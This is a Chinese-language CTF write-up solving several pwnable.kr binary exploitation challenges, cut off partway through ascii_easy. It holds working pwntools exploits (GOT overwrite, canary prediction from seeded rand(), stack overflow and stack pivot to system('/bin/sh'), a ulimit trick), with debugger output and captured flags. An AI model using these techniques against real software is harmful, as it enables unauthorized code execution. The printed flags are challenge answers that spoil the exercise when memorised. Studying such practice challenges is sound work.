思路:泄漏putchar真实地址,计算偏移。根据偏移计算system和gets真实地址。改写putchar表项值为main,修改memset为gets,修改fgets为system。最后再用.触发putchar即可,从而调用main,调用里面的system。
小插曲,我脚本是在靶机上面vim写的。我逻辑检查了许多遍,完全没有问题,但靶机本地就是拿不到shell,我改成remote('localhost', 9001)居然拿到了shell。然后恍然大悟,靶机用的libc是/lib/i386-linux-gnu/libc.so.6,即使服务也在靶机上的,但是那个服务用的是题目给的/home/brainfuck/libc-2.23.so。所以在获取libc里的函数地址时就对不上了。
所以打本地就用ldd看一下,再加载本地的。打远程再切换到系统给的。
直接出flag的exp:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
from pwn import *
# context.log_level = 'debug'

libc = ELF('/home/brainfuck/libc-2.23.so') # remote
# libc = ELF('/lib/i386-linux-gnu/libc.so.6') # local
elf = ELF('/home/brainfuck/brainfuck')


main_ad = elf.symbols['main']
tape_ad = elf.symbols['tape']
putchar_got = elf.got['putchar']
memset_got = elf.got['memset']
fgets_got = elf.got['fgets']

move = tape_ad - putchar_got
payload = b'.' + b'<' * move # trigger putchar & move to putchar
payload += b'.>' * 4 + b'<' * 4 # print putchar address
payload += b',>' * 4 + b'<' * 4 # write main address
payload += b'<' * (putchar_got - memset_got) # move to memset
payload += b',>' * 4 + b'<' * 4 # write gets address
payload += b'<' * (memset_got - fgets_got) # move to fgets
payload += b',>' * 4 + b'<' * 4 # write system
payload += b'.' # ret to main

# io = process('/home/brainfuck/brainfuck')
io = remote('localhost',9001)
io.recvuntil(b' [ ]\n')
io.sendline(payload)
io.recv(1) # recv bytes of first .
putchar_ad = io.recvn(4)
putchar_ad = u32(putchar_ad)

offset = putchar_ad - libc.symbols['putchar']
gets_ad = libc.symbols['gets'] + offset
system_ad = libc.symbols['system'] + offset

io.send(p32(main_ad))
io.send(p32(gets_ad))
io.send(p32(system_ad))
io.recvuntil(b'[ ]\n')
io.sendline(b'cat b*/f*')
print(io.recv())
# io.interactive()
学到很多
md5 calculator
I made a simple MD5 calculator as a network service. I made sure the service is protected with stack canary option. So no need to worry about BoF.
ssh md5calculator@pwnable.kr -p2222 (pw:guest)
1
2
3
4
5
6
7
8
md5calculator@ubuntu:~$ checksec md5calculator
[*] '/home/md5calculator/md5calculator'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x8048000)
    Stripped:   No
本地启动提示缺少库,远程测试一下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
md5calculator@ubuntu:~$ nc 0 9002
- Welcome to the free MD5 calculating service -
Are you human? input captcha : -1361061557
-1361061557
Welcome! you are authenticated.
Encode your data with BASE64 then paste me!
AAA
MD5(data) : 693e9af84d3dfcc71e640e005bdc5e2e
Thank you for using our service.
sh: 1: cannot create log: Read-only file system
A
B
C
md5calculator@ubuntu:~$ nc 0 9002
- Welcome to the free MD5 calculating service -
Are you human? input captcha : -368125156
-368125156
Welcome! you are authenticated.
Encode your data with BASE64 then paste me!
ABC
MD5(data) : 693e9af84d3dfcc71e640e005bdc5e2e
Thank you for using our service.
sh: 1: cannot create log: Read-only file system
adad
ls
whoami
发现,输入AAA和ABC的哈希是一样的,不知道是什么处理的,然后输入三次就退出。哈希解密显示如下:
IDA:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
int __cdecl main(int argc, const char **argv, const char **envp)
{
  time_t v3; // eax
  int v5; // [esp+18h] [ebp-8h] BYREF
  int v6; // [esp+1Ch] [ebp-4h]

  setvbuf(stdout, nullptr, 1, 0);
  setvbuf(stdin, nullptr, 1, 0);
  puts("- Welcome to the free MD5 calculating service -");
    // v3是当前时间戳
  v3 = time(nullptr);
    // 设置种子
  srand(v3);
    // 生成验证码赋给v6
  v6 = my_hash();
  printf("Are you human? input captcha : %d\n", v6);
  __isoc99_scanf("%d", &v5);
    // 比对输入值与v6
  if ( v6 != v5 )
  {
    puts("wrong captcha!");
    exit(0);
  }
  puts("Welcome! you are authenticated.");
  puts("Encode your data with BASE64 then paste me!");
    // 进入哈希函数
  process_hash();
  puts("Thank you for using our service.");
    // 把当前时间写到日志里
  system("echo `date` >> log");
  return 0;
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
int my_hash()
{
  int i; // [esp+0h] [ebp-38h]
  _BYTE v2[4]; // [esp+Ch] [ebp-2Ch]
  int v3; // [esp+10h] [ebp-28h]
  int v4; // [esp+14h] [ebp-24h]
  int v5; // [esp+18h] [ebp-20h]
  int v6; // [esp+1Ch] [ebp-1Ch]
  int v7; // [esp+20h] [ebp-18h]
  int v8; // [esp+24h] [ebp-14h]
  int v9; // [esp+28h] [ebp-10h]
  unsigned int v10; // [esp+2Ch] [ebp-Ch]
	// Canary保护措施
  v10 = __readgsdword(0x14u);
  for ( i = 0; i <= 7; ++i )
      // 以 v2 的地址为起点,每次偏移 4 * i 字节,并写入一个 DWORD(4 字节整数)
    *(_DWORD *)&v2[4 * i] = rand();
    // v2到v9都是连续的,所以每个都赋值了。
    // 这里的运算包含了v10,也就是Canary的值
  return v6 - v8 + v9 + v10 + v4 - v5 + v3 + v7;
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
unsigned int process_hash()
{
  int v1; // [esp+14h] [ebp-214h]
  char *ptr; // [esp+18h] [ebp-210h]
  _BYTE v3[512]; // [esp+1Ch] [ebp-20Ch] BYREF
  unsigned int v4; // [esp+21Ch] [ebp-Ch]

    // Canary
  v4 = __readgsdword(0x14u);
  memset(v3, 0, sizeof(v3));
    // 清空输入缓冲区的残余字符,直到遇到换行符(ASCII 10)
  while ( getchar() != 10 )
    ;
  memset(g_buf, 0, sizeof(g_buf));
    // 读取最多 1024 字节到全局缓冲区 g_buf
  fgets(g_buf, 1024, stdin);
  memset(v3, 0, sizeof(v3));
    // 将 g_buf 中的 Base64 字符串解码,解码后的数据存入局部变量 v3(长度为 512 字节)
  v1 = Base64Decode(g_buf, v3);
    // 计算解码后数据的 MD5 值
  ptr = (char *)calc_md5(v3, v1);
  printf("MD5(data) : %s\n", ptr);
    // 释放由 calc_md5 分配的内存
  free(ptr);
  return __readgsdword(0x14u) ^ v4;
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
int __cdecl Base64Decode(const char *a1, int a2)
{
  int v2; // eax
  int v3; // eax
  int v5; // [esp+2Ch] [ebp-1Ch]
  FILE *stream; // [esp+34h] [ebp-14h]
  int v7; // [esp+38h] [ebp-10h]
  int v8; // [esp+3Ch] [ebp-Ch]

  v5 = calcDecodeLength(a1);
  stream = (FILE *)fmemopen(a1, strlen(a1), &unk_8049272);
  v2 = BIO_f_base64();
  v7 = BIO_new(v2);
  v3 = BIO_new_fp(stream, 0);
  v8 = BIO_push(v7, v3);
  BIO_set_flags(v8, 256);
    // a2是传入地址,即 process_hash 里的 512 字节数组 v3
    // 读取的最大长度是 strlen(a1),也就是Base64 字符串的长度
  *(_BYTE *)(a2 + BIO_read(v8, a2, strlen(a1))) = 0;
  BIO_free_all(v8);
  fclose(stream);
  return v5;
}
运行报错,因为缺少了32位libcrypto-1.0.0
由于经常要加载各种库,和libc,我新建了一个仓库,把32位和64位的不好得到的库都搜集了一下:
https://github.com/TajangSec/binlib
gdb调试手动加载库的程序:
- 先
gdb ./md5calculator启动- 在gdb里面设置:
set environment LD_PRELOAD=./libcrypto.so.1.0.0然后就可以用这个库运行程序了。
这题要读完代码才行,伪代码还是太难以看懂了。好在有AI,并且不算太复杂。
漏洞点如下:
- 种子是当前时间戳,把脚本也放服务器上,确保时间一致,那么生成的序列可以得到。
Myhash使用了Canary值来计算,可以泄露- 主要漏洞在于
process_hash里面,g_buf能存1024,而v3只有512,可以溢出。 Base64Decode写入base64编码后的长度到v3,而v3是512的,传入太长,解码后还是大于512的话,可以溢出。
关于Canary的值,我起初认为只能计算出
my_hash函数的Canary值,而process_hash是自己栈帧的Canary,这个是没有参与计算的,那就算不出来,但Canary其实是一样的。Canary 在同一个进程中是恒定的。在同一个程序运行期间,所有函数的 Stack Canary(栈保护随机数)都是从同一个内存地址(在 32 位 Linux 上是
gs:[0x14])读取的。所以这两个Canary都是同一个。
这里先把脚本放在服务器上调试运行,连接上后获取当前时间,那么后续变量我们都能获得,根据程序显示的验证码,就计算出Canary值。
此时溢出,如鸟上青天,鱼入大海再也不受羁绊了
调试如下:
1
2
3
4
5
6
7
8
9
10
11
12
13
pwndbg> stack
00:0000│ esp 0xffffd2b0 —▸ 0x804b0e0 (g_buf) ◂— 'S0tLSwo=\n'
01:0004│-224 0xffffd2b4 —▸ 0xffffd2cc ◂— 'KKKK\n'
02:0008│-220 0xffffd2b8 —▸ 0xf7ca9620 (_IO_2_1_stdin_) ◂— 0xfbad2288
03:000c│-21c 0xffffd2bc ◂— 0x41 /* 'A' */
04:0010│-218 0xffffd2c0 ◂— 0
05:0014│-214 0xffffd2c4 —▸ 0xf7a8378c ◂— 0x7c9d3dea
06:0018│-210 0xffffd2c8 ◂— 0x7c9d3dea
07:001c│ ebx 0xffffd2cc ◂— 'KKKK\n'
pwndbg> p/d $ebp - $ebx
$7 = 524
pwndbg> x/w $ebp - 0xc
0xffffd4cc:     -1324787200
v3在ebx那里,距离栈底524,canary在$ebp - 0xc是由伪代码里v4 的[ebp-Ch]得到的。
所以我们要填充512垃圾字符,填充canary(占了4字节),再填充8字节垃圾字符,再填充ebp所在地址4字节,再填写需要ret的system地址,再填写system的返回地址,再填写参数地址。这就是溢出逻辑链。
还有一个问题是system的参数,程序没有PIE,而g_buf是全局变量,地址是固定的。由于g_buf存储的是base64编码后的内容,这里手动添加00截断,再添加/bin/sh到编码后的payload里面,这样Base64Decode遇到00就不会读取后面的内容。也能把前面的payload写入到v3。所以system的参数地址,要计算payload base64编码后的长度。base64是每3个字节转换成4个字节。payload长度是 512 + 4 + 12 + 4 + 4 + 4 = 540,base64后是720,加上00截断字节,就是721。所以参数地址应该是g_buf + 721
payload如下:
1
2
3
4
5
6
7
8
9
10
11
12
# 完整溢出 payload
payload = [
    b'K' * 512,                # 1. 填满v3缓冲区
    p32(canary),               # 2. 原样填充Canary
    b'K' * (0x8 + 0x4),        # 3. 填充到旧EBP
    p32(system_addr),          # 4. 覆盖返回地址 → EIP = system
    p32(0xdeadbeef),           # 5. system的返回地址(随便填,没用)
    p32(binsh_addr)            # 6. ✅ system的参数:/bin/sh的地址(g_buf里的地址)
]
base64(payload)
payload += b'\x00'
payload += b'/bin/sh\x00'
还有个问题,由于python的随机函数random用的Mersenne Twister,而glibc 的 rand() 是线性同余算法,所以这里要保持同一种随机算法。通过ctypes库调用机器上的glibc。
exp:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
from pwn import *
from ctypes import *
import base64

context.log_level = 'debug'
libc = CDLL("libc.so.6")
io = remote('0', 9002)
elf = ELF('/home/md5calculator/md5calculator')
seed = libc.time(0)
libc.srand(seed)
rands = [0] * 10

# 我在这里卡了很久,因为原先是range(3,10),因为这些参数参与了运算
# 但是我忽略了源代码中v2也被赋予了一次随机,但它没有参与运算
# 这里从2开始,保持随机序列一致
for i in range(2,10):
    rands[i] = libc.rand()
    print(rands[i])

io.recvuntil(b': ')
captcha = int(io.recvuntil(b'\n', drop = True))
print('Captcha: ', captcha)

# captcha = v6 - v8 + v9 + v10 + v4 - v5 + v3 + v7;
# v10 = captcha - (v6 - v8 + v9 + v4 - v5 + v3 + v7);
v10 = captcha - (rands[6] - rands[8] + rands[9] + rands[4] - rands[5] + rands[3] + rands[7])
# 防止溢出
canary = v10 & 0xFFFFFFFF
print('Canary: ', canary)
io.sendline(str(captcha).encode())
io.recvuntil(b'me!\n')

system = elf.plt['system']
param_addr = elf.symbols['g_buf'] + 721

payload = b'K' * 512 + p32(canary) + b'K' * 12 + p32(system) + p32(0xdeadbeef) + p32(param_addr)
payload = base64.b64encode(payload) + b'\x00' + b'/bin/sh\x00'

io.sendline(payload)
io.interactive()
哈哈哈,调试了两三天,才通,我太菜了。
flag:M3ssing_w1th_st4ck_Pr0tector
simple login
Can you get authentication from this server?
ssh simplelogin@pwnable.kr -p2222 (pw: guest)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
simplelogin@ubuntu:~$ checksec simplelogin
[*] '/home/simplelogin/simplelogin'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x8048000)
    Stripped:   No
simplelogin@ubuntu:~$ nc 0 9003
Authenticate : 123456
hash : 7f4d4354b07bad9fa57083653d2ae7ac
ls
simplelogin@ubuntu:~$ ./simplelogin
Authenticate : 123456
hash : 70937deadd60264bda422003de65e350
simplelogin@ubuntu:~$ ./simplelogin
Authenticate : 123456
hash : 06df17d31d3a771fbd0dd6a7feb73533
返回的哈希每次不一样。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [esp+4h] [ebp-3Ch]
  int v5; // [esp+18h] [ebp-28h] BYREF
  _BYTE s[30]; // [esp+1Eh] [ebp-22h] BYREF
  unsigned int v7; // [esp+3Ch] [ebp-4h]

  memset(s, 0, sizeof(s));
  IO_setvbuf(stdout, 0, 2, 0);
  IO_setvbuf(stdin, 0, 1, 0);
  _printf("Authenticate : ", v4);
    // 接收最多30字节的字符串
  _isoc99_scanf("%30s", s);
    // 清空input,长度12,应该是全局变量
  memset(&input, 0, 0xCu);
  v5 = 0;
    // 把s解码后的长度存到v7,解码后的数据地址存到v5
  v7 = Base64Decode(s, &v5);
    // 大于12就出错
  if ( v7 > 0xC )
  {
    IO_puts("Wrong Length");
  }
  else
      // 从v5复制v7个字节到input
  {
    memcpy(&input, v5, v7);
      // v7传入auth,然后判定
    if ( auth(v7) == 1 )
      correct();
  }
  return 0;
}

_BOOL4 __cdecl auth(int a1)
{
  _BYTE v2[8]; // [esp+14h] [ebp-14h] BYREF
  char *s2; // [esp+1Ch] [ebp-Ch]
  int v4; // [esp+20h] [ebp-8h] BYREF

    // 把input指向的值复制a1个字节到v4指向的值
  memcpy(&v4, &input, a1);
    // 这里v2并没有值,他在计算什么?
  s2 = (char *)calc_md5(v2, 12);
  _printf("hash : %s\n", s2);
  return strcmp("f87cd601aa7fedca99018a8be88eda34", s2) == 0;
}

void __noreturn correct()
{
  if ( input == -559038737 )
  {
    IO_puts("Congratulation! you are good!");
    _libc_system("/bin/sh");
  }
  exit(0);
}
看到这里就差不多了,很明显解码后存到v5,长度最多12字节,把v5复制到input,auth函数把input复制给v4,可是v4显示[ebp-8h],说明他离栈底很近,可以溢出,返回地址覆盖为correct函数的binsh就行。
调试:
1
2
3
4
5
6
7
8
9
10
11
pwndbg> stack
00:0000│ esp 0xffffdb10 —▸ 0xffffdb30 ◂— 'KKKK\n'
01:0004│-024 0xffffdb14 —▸ 0x811eb40 (input) ◂— 'KKKK\n'
02:0008│-020 0xffffdb18 ◂— 5
03:000c│-01c 0xffffdb1c —▸ 0x8120aa8 —▸ 0x811b8d0 (main_arena+48) —▸ 0x8120be8 ◂— 0
04:0010│-018 0xffffdb20 —▸ 0x8120aa8 —▸ 0x811b8d0 (main_arena+48) —▸ 0x8120be8 ◂— 0
05:0014│-014 0xffffdb24 —▸ 0x81209e8 —▸ 0x811b8d0 (main_arena+48) —▸ 0x8120be8 ◂— 0
06:0018│-010 0xffffdb28 ◂— 5
07:001c│-00c 0xffffdb2c ◂— 5
pwndbg> p $ebp
$1 = (void *) 0xffffdb38
可以看到KKKK存在了0xffffdb30,与ebp差0x8,看一下system地址在0x08049284
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
pwndbg> disass correct
Dump of assembler code for function correct:
   0x0804925f <+0>:     push   ebp
   0x08049260 <+1>:     mov    ebp,esp
   0x08049262 <+3>:     sub    esp,0x28
   0x08049265 <+6>:     mov    DWORD PTR [ebp-0xc],0x811eb40
   0x0804926c <+13>:    mov    eax,DWORD PTR [ebp-0xc]
   0x0804926f <+16>:    mov    eax,DWORD PTR [eax]
   0x08049271 <+18>:    cmp    eax,0xdeadbeef
   0x08049276 <+23>:    jne    0x8049290 <correct+49>
   0x08049278 <+25>:    mov    DWORD PTR [esp],0x80da651
   0x0804927f <+32>:    call   0x805c2d0 <puts>
   0x08049284 <+37>:    mov    DWORD PTR [esp],0x80da66f
   0x0804928b <+44>:    call   0x805b2b0 <system>
   0x08049290 <+49>:    mov    DWORD PTR [esp],0x0
   0x08049297 <+56>:    call   0x805a6a0 <exit>
End of assembler dump.
所以,发送8字节垃圾数据 + 4字节垃圾数据 + system地址,然后base64传入,这样不行的,因为我们只能输入12字节数据,最多覆盖到ebp
所以用到栈迁移技术,就是利用leave把栈迁移到可控的位置。
贴两个很好的教程:
讲得非常好。
所以,我们应该是8垃圾数据 + 4 跳转地址,但是跳到哪里可以有现成的栈呢,程序里面并没有,所以利用那8个垃圾数据制作栈
input内部结构:
1
2
3
AAAA
system
input地址
ebp被覆写为input地址,auth函数退出时候,leave(mov esp,ebp;pop ebp)的时候,esp也指向这个地址,然后pop ebp,此时ebp就指向input了,同时esp+0x4。随后的ret会返回到main函数。
经过一系列步骤,需要退出main函数,此时,leave,会导致esp指向input,然后pop ebp,导致ebp指向0xAAAA地址,同时,esp + 0x4,移动到了system上面,ret(pop eip),就把system赋给了eip,下一步就执行了system。
所以exp:
1
2
3
4
5
6
7
8
9
10
11
from pwn import *
import base64

io = remote('0', 9003)

system = 0x08049284
input = 0x0811eb40
payload = b'A'*4 + p32(system) + p32(input)

io.sendline(base64.b64encode(payload))
io.interactive()
otp
I made a skeleton interface for one time password authentication system. I guess there are no security mistakes. could you take a look at it?
Hint : no need to brute-force
ssh otp@pwnable.kr -p2222 (pw:guest)
这题只能用原生ssh连接,貌似禁止了termius那种有界面的转发。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$ ./otp
usage : ./otp [passcode]
$ ./otp 123456
OTP generated.
OTP mismatch
$ checksec ./otp
[!] Could not populate PLT: Cannot allocate 1GB memory to run Unicorn Engine
[*] '/home/otp/otp'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>

int main(int argc, char* argv[]){
        char fname[128];
        unsigned long long otp[2];

        if(argc!=2){
                printf("usage : ./otp [passcode]\n");
                return 0;
        }

        int fd = open("/dev/urandom", O_RDONLY);
        if(fd==-1) exit(-1);

    	// uul是8字节长度,这里读取16字节,所以刚好两个元素
        if(read(fd, otp, 16)!=16) exit(-1);
        close(fd);

    	// 用随机数前八字节拼接生成唯一的临时文件路径
        sprintf(fname, "/tmp/%llu", otp[0]);
        FILE* fp = fopen(fname, "w");
        if(fp==NULL){ exit(-1); }
    	// 把随机数的后半段写入文件
        fwrite(&otp[1], 8, 1, fp);
        fclose(fp);

        printf("OTP generated.\n");

    	// 打开这个文件,把后半段写入passcode
        unsigned long long passcode=0;
        FILE* fp2 = fopen(fname, "r");
        if(fp2==NULL){ exit(-1); }
        fread(&passcode, 8, 1, fp2);
        fclose(fp2);

    	// 判断是否相等
        if(strtoul(argv[1], 0, 16) == passcode){
                printf("Congratz!\n");
                setregid(getegid(), getegid());
                system("/bin/cat flag");
        }
        else{
                printf("OTP mismatch\n");
        }

        unlink(fname);
        return 0;
}
没有漏洞,漏洞在于 普通用户能限制那个资源,他就只能取0,参考:https://etenal.me/archives/972#C32
ulimit使用:https://www.linuxcool.com/ulimit
由于限制进程的资源,如果在当前终端启动会报错,要在一个进程里面启动。可以用pwntools的pwnlib.tubes.process。但我这里就直接python得了
1
2
3
4
5
6
7
8
9
10
11
$ python3
Python 3.10.12 (main, Feb  4 2025, 14:57:36) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('ulimit -f 0')
0
>>> os.system('./otp 0')
OTP generated.
Congratz!
f1le_0peration_r3turn_value_matters
0
Etenal用的subprocess标准库
1
2
3
import subprocess

p = subprocess.Popen(['/home/otp/otp',''],cwd='/home/otp',stderr=subprocess.STDOUT);
ascii_easy
We often need to make ‘printable-ascii-only’ exploit payload. You wanna try?
hint : you don’t necessarily have to jump at the beggining of a function. try to land anywhere.
ssh ascii_easy@pwnable.kr -p2222 (pw:guest)
1
2
3
4
5
6
7
8
ascii_easy@ubuntu:~$ checksec ./ascii_easy
[*] '/home/ascii_easy/ascii_easy'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x8048000)
    Stripped:   No
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
#include <sys/mman.h>
#include <sys/stat.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <fcntl.h>

#define BASE ((void*)0x5555e000)

// 判断是否是ASCII字符
int is_ascii(int c){
    if(c>=0x20 && c<=0x7f) return 1;
    return 0;
}

// 预留的漏洞函数,把参数复制给buf[20]
void vuln(char* p){
    char buf[20];
    strcpy(buf, p);
}

void main(int argc, char* argv[]){

    if(argc!=2){
        printf("usage: ascii_easy [ascii input]\n");
        return;
    }

    // 存储libc文件大小
    size_t len_file;
    // 文件状态结构体,用于获取文件信息
    struct stat st;
    int fd = open("/home/ascii_easy/libc-2.15.so", O_RDONLY);
    if( fstat(fd,&st) < 0){
        printf("open error. tell admin!\n");
        return;
    }

     // 获取libc文件的大小
    len_file = st.st_size;
    // 内存映射:将libc文件强制映射到固定地址BASE
    if (mmap(BASE, len_file, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE, fd, 0) != BASE){
        printf("mmap error!. tell admin\n");
        return;
    }

    int i;
    // 遍历所有输入字符,必须全为ASCII可打印字符
    for(i=0; i<strlen(argv[1]); i++){
        if( !is_ascii(argv[1][i]) ){
            printf("you have non-ascii byte!\n");
            return;
        }
    }

    printf("triggering bug...\n");
    setregid(getegid(), getegid());
    vuln(argv[1]);

}
看起来不难,不知道为什么那么多前置步骤,就是参数都要是可打印字符,复制给buf
调试:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
pwndbg> stack 20
00:0000│ esp     0xffbe5950 —▸ 0xffbe596c ◂— 'KKKK'
01:0004│-034     0xffbe5954 —▸ 0xffbe5d68 ◂— 'KKKK'
02:0008│-030     0xffbe5958 ◂— 0x410
03:000c│-02c     0xffbe595c —▸ 0x8049219 (vuln+12) ◂— add eax, 0x2de7
04:0010│-028     0xffbe5960 —▸ 0xf7d56e54 ◂— 0x205e /* '^ ' */
05:0014│-024     0xffbe5964 —▸ 0x804c000 (_GLOBAL_OFFSET_TABLE_) —▸ 0x804bf14 (_DYNAMIC) ◂— 1
06:0018│-020     0xffbe5968 —▸ 0xffbe5a40 ◂— 2
07:001c│ eax edx 0xffbe596c ◂— 'KKKK'
08:0020│-018     0xffbe5970 —▸ 0xffbe5a00 ◂— 0
09:0024│-014     0xffbe5974 —▸ 0xf7fa5004 (_dl_runtime_resolve+20) ◂— pop edx
0a:0028│-010     0xffbe5978 ◂— 1
0b:002c│-00c     0xffbe597c ◂— 0x68a35a00
0c:0030│-008     0xffbe5980 ◂— 0x410
0d:0034│-004     0xffbe5984 —▸ 0x804c000 (_GLOBAL_OFFSET_TABLE_) —▸ 0x804bf14 (_DYNAMIC) ◂— 1
0e:0038│ ebp     0xffbe5988 —▸ 0xffbe5a28 —▸ 0xf7fc9020 (_rtld_global) —▸ 0xf7fc9a40 ◂— 0
0f:003c│+004     0xffbe598c —▸ 0x8049394 (main+348) ◂— add esp, 0x10
10:0040│+008     0xffbe5990 —▸ 0xffbe5d68 ◂— 'KKKK'
11:0044│+00c     0xffbe5994 ◂— 0x410
可以看到覆盖ebp需要32字节
主要限制在于payload都要是可打印范围内的。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
ascii_easy@ubuntu:~$ objdump -d libc-2.15.so | grep system
objdump: Warning: Separate debug info file libc-2.15.so found, but CRC does not match - ignoring
objdump: Warning: Separate debug info file /home/ascii_easy/libc-2.15.so found, but CRC does not match - ignoring
   3e98f:       0f 85 c8 05 00 00       jne    3ef5d <__libc_system@@GLIBC_PRIVATE+0x8d>
   3ea06:       0f 85 61 05 00 00       jne    3ef6d <__libc_system@@GLIBC_PRIVATE+0x9d>
   3eb03:       0f 85 74 04 00 00       jne    3ef7d <__libc_system@@GLIBC_PRIVATE+0xad>
   3eb7b:       0f 85 0c 04 00 00       jne    3ef8d <__libc_system@@GLIBC_PRIVATE+0xbd>
   3ec47:       0f 85 50 03 00 00       jne    3ef9d <__libc_system@@GLIBC_PRIVATE+0xcd>
   3ec9d:       0f 85 0a 03 00 00       jne    3efad <__libc_system@@GLIBC_PRIVATE+0xdd>
   3ee54:       0f 85 63 01 00 00       jne    3efbd <__libc_system@@GLIBC_PRIVATE+0xed>
   3eebb:       0f 85 0c 01 00 00       jne    3efcd <__libc_system@@GLIBC_PRIVATE+0xfd>
0003eed0 <__libc_system@@GLIBC_PRIVATE>:
   3eef0:       74 26                   je     3ef18 <__libc_system@@GLIBC_PRIVATE+0x48>
   3eefa:       75 40                   jne    3ef3c <__libc_system@@GLIBC_PRIVATE+0x6c>
   3ef5b:       eb cd                   jmp    3ef2a <__libc_system@@GLIBC_PRIVATE+0x5a>
0011ca50 <svcerr_systemerr@@GLIBC_2.0>:
所以,system地址是0x3eef0 + 0x5555e000 = 0x5559cef0,但是ce和f0超出ASCII范围,这里用execve吧
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
ascii_easy@ubuntu:~$ objdump -d ./libc-2.15.so  | grep '<execve'
objdump: Warning: Separate debug info file libc-2.15.so found, but CRC does not match - ignoring
objdump: Warning: Separate debug info file /home/ascii_easy/libc-2.15.so found, but CRC does not match - ignoring
   3edab:       e8 30 98 07 00          call   b85e0 <execve@@GLIBC_2.0>
000b85e0 <execve@@GLIBC_2.0>:
   b8616:       77 0b                   ja     b8623 <execve@@GLIBC_2.0+0x43>
   b8631:       eb e5                   jmp    b8618 <execve@@GLIBC_2.0+0x38>
   b86c4:       e8 17 ff ff ff          call   b85e0 <execve@@GLIBC_2.0>
   b876a:       e8 71 fe ff ff          call   b85e0 <execve@@GLIBC_2.0>
   b8802:       e8 d9 fd ff ff          call   b85e0 <execve@@GLIBC_2.0>
   b88c9:       e8 12 fd ff ff          call   b85e0 <execve@@GLIBC_2.0>
   b8967:       e8 74 fc ff ff          call   b85e0 <execve@@GLIBC_2.0>
   b8a32:       e8 a9 fb ff ff          call   b85e0 <execve@@GLIBC_2.0>
   b8c1b:       e8 c0 f9 ff ff          call   b85e0 <execve@@GLIBC_2.0>
   b8cda:       e8 01 f9 ff ff          call   b85e0 <execve@@GLIBC_2.0>
   b8e01:       e8 da f7 ff ff          call   b85e0 <execve@@GLIBC_2.0>
   b8ea8:       e8 33 f7 ff ff          call   b85e0 <execve@@GLIBC_2.0>
   d8b77:       e8 64 fa fd ff          call   b85e0 <execve@@GLIBC_2.0>
   d8eb5:       e8 26 f7 fd ff          call   b85e0 <execve@@GLIBC_2.0>
   d91ae:       e8 2d f4 fd ff          call   b85e0 <execve@@GLIBC_2.0>
   da486:       e8 55 e1 fd ff          call   b85e0 <execve@@GLIBC_2.0>
能用的是 0x5555e000 + 0x000d8b77 = 0x55636b77。
但是execve要求参数,第一个是程序路径,后两个是NULL
第一个参数应该是程序路径,但很遗憾找不到。所以这里思路是找个在ASCII范围内的字符串填进去。在/tmp创建同名程序,程序功能是调用shell
在找字符串的时候,IDA的String窗口显示不全,因为默认最短5字节,所以要在字符串窗口右键,点击setup,把5改成3。显示多一点。
在汇编窗口是按字节显示的字符串,如:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
.rodata:00158534                 db  61h ; a
.rodata:00158535                 db  63h ; c
.rodata:00158536                 db  74h ; t
.rodata:00158537                 db  69h ; i
.rodata:00158538                 db  6Fh ; o
.rodata:00158539                 db  6Eh ; n
.rodata:0015853A                 db    0
.rodata:0015853B                 db    0
.rodata:0015853C                 db    0
.rodata:0015853D                 db    0
.rodata:0015853E                 db    0
.rodata:0015853F                 db    0
.rodata:00158540                 db    3
.rodata:00158541                 db    0
.rodata:00158542                 db    0
.rodata:00158543                 db    0
.rodata:00158544                 db  74h ; t
.rodata:00158545                 db  61h ; a
.rodata:00158546                 db  67h ; g
对着开头地址按A,可以显示成完整字符串,如:
1
2
3
4
5
6
7
8
9
10
11
.rodata:00158534 aAction         db 'action',0
.rodata:0015853B                 db    0
.rodata:0015853C                 db    0
.rodata:0015853D                 db    0
.rodata:0015853E                 db    0
.rodata:0015853F                 db    0
